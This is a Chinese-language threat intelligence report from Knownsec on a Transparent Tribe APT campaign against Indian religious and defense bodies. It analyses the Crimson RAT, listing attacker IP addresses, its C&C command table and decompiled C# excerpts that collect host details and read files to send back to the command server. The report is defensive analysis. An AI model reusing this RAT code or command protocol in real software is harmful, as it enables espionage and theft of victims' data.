APT追踪分析：Transparent Tribe攻击活动

知道创宇 趋势 2021-12-22 11:00:19

导语：根据已知线索知道创宇NDR团队认定此次攻击为Transparent Tribe APT组织对印度的针对性攻击，根据数据分析认定此次攻击目标行业为宗教和国防相关国家级单位。

1、组织描述

Transparent Tribe（也称为 PROJECTM 和 MYTHIC LEOPARD）是一个非常多产的组织，因其大规模的间谍活动而在网络安全行业中广为人知。它的活动最早可以追溯到 2013 年。

Transparent Tribe常用感染方法是带有嵌入式宏的恶意文档。主要恶意软件是自定义的 .NET RAT - Crimson RAT。该工具支持在受感染的机器上执行多项功能，包括远程文件管理、系统信息收集、捕获屏幕截图、音频监控、视频监控…

Transparent Tribe目前已知攻击国家主要集中在阿富汗、巴基斯坦、印度、伊朗和德国。

2、攻击活动分析

2.1 攻击简述

2021年10月起知道创宇NDR团队发现了多起Transparent Tribe APT组织使用Crimson RAT进行定向网络攻击的活动，此批次攻击的受害者位于印度班加罗尔和赛康得拉巴德。

攻击者IOC：

173.249.19.32

144.126.140.173

2.2 Crimson RAT简述（7月捕获`S.D.0.2`版本）

Crimson功能入口由定时器触发函数回调进入。

```
TimerCallback callback = new TimerCallback(this.proc_loop);
Timer timer = new Timer(callback, this.obj_state, 38120, 56520);
```

程序主逻辑

- 网络连通性测试连接C&C，不成功等待下次Timer回调。
- C&C下发命令解析

```
string[] procss_type = this.get_procss_type();
if (procss_type == null)
{
    this.is_breaks = false;
    break;
}
this.is_req_cancel = false;
string text = procss_type[0].ToLower();
if (text.Split(new char[]
{
    '_'
}).Length > 1)
{
    text = text.Split(new char[]
    {
        '_'
    })[1];
}
text = text.Insert(3, "7");
string text2 = text;
switch (text2)
{
```

```
    switch (text2)
    {
    case "gey7tavs":
    case "get7avs":
        this.obj_thread = delegate()
        {
            this.machine_procss("geytavs");
        };
        this.fun_thrwad = new Thread(this.obj_thread);
        this.fun_thrwad.Start();
        break;
    case "thy7umb":
    case "thu7mb":
        this.images_details(procss_type[1]);
        break;
    case "pry7ocl":
    case "pro7cl":
        this.obj_thread = delegate()
```

共支持下发45种指令，有效指令22种

命令列表	功能描述	命令列表	功能描述
geytavs	Null(保留指令)	cnyls	Null(保留指令)
getavs	获取当前系统运行进程ID&ProcessName	cnls	指令状态信号
thyumb	Null(保留指令)	deylt	Null(保留指令)
thumb	图像文件下载	delt	删除文件
pryocl	Null(保留指令)	afyile	Null(保留指令)
procl	获取当前系统运行进程ID&ProcessName	afile	文件下载
puytsrt	Null(保留指令)	udylt	Null(保留指令)
putsrt	设置自启动Run	udlt	程序下载执行
doywf	Null(保留指令)	liystf	Null(保留指令)
dowf	文件下载	listf	文件列表
scyrsz	Null(保留指令)	inyfo	Null(保留指令)
scrsz	设置截图分辨率	info	系统信息收集
fiylsz	Null(保留指令)	ruynf	Null(保留指令)
filsz	获取文件元信息	runf	程序执行
cdcrgn	Null(保留指令)	fiyle	Null(保留指令)
cscrgn	Null(保留指令)	file	文件上传
csdcrgn	设置截图分辨率并回传	doywr	Null(保留指令)
styops	Null(保留指令)	dowr	文件保存至指定文件
stops	关闭监视屏幕	flydr	Null(保留指令)
scuren	Null(保留指令)	fldr	获取指定目录下子目录名称
scren	监视屏幕	flyes	Null(保留指令)
diyrs	Null(保留指令)	fles	获取指定目录下文件名
dirs	获取磁盘信息		

此次NDR捕获到的部分C&C指令下发：

info=command

-获取PC基本信息

afile=C:\USER\CONTENT\NETUSER.DATA > 444

-获取C:\USER\CONTENT\NETUSER.DATA数据


```
private void account_infos()
{
    string text = string.Concat(new string[]
    {
        this.user_account.lan_info,
        "|",
        this.user_account.com_name,
        "|",
        this.user_account.acc_date_time,
        "|",
        this.user_account.account_name,
        "|",
        DAEONIF.ops_name(),
        "|",
        this.user_account.rm_version,
        "|"
    });
    text += "| !".Split(new char[]
    {
        '!'
    })[0];
    text = text + "|" + this.user_account.account_opt;
    text = text + "|" + DAEONIF.get_app_path();
    byte[] data = DAEONIF.get_bytes_array(text);
    this.load_data(data, "inyfo=usder|".Split(new char[]
    {
        '|'
    })[0], false);
}
```


```
public bool seynd_auto(string file_info_str)
{
    bool result;
    try
    {
        string[] array = file_info_str.Split(new char[]
        {
            '>'
        });
        string path = array[0];
        if (File.Exists(path))
        {
            string fileName = Path.GetFileName(path);
            byte[] data = File.ReadAllBytes(path);
            file_info_str = file_info_str + ">" + fileName;
            this.load_data(data, "afyile=" + file_info_str, false);
            result = false;
        }
        else
        {
            this.load_data(null, "anyfod=" + file_info_str, false);
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

2.3 攻击目标分析

根据已知线索知道创宇NDR团队认定此次攻击为Transparent Tribe APT组织对印度的针对性攻击，根据数据分析认定此次攻击目标行业为宗教和国防相关国家级单位。

受害者区域：






目前，知道创宇NDR流量威胁监测系统及知道创宇云防御创宇盾都已经支持对此APT攻击团伙攻击活动的精准检测，如有相关需求，可点击链接（http://cn0if3fc4e0olauc.mikecrm.com/TuPp0Oy）联系专家咨询。

如若转载，请注明原文地址

- 分享至
-

感谢您的支持，我会继续努力的!


扫码支持
打开微信扫一扫后点击右上角即可分享哟

发表评论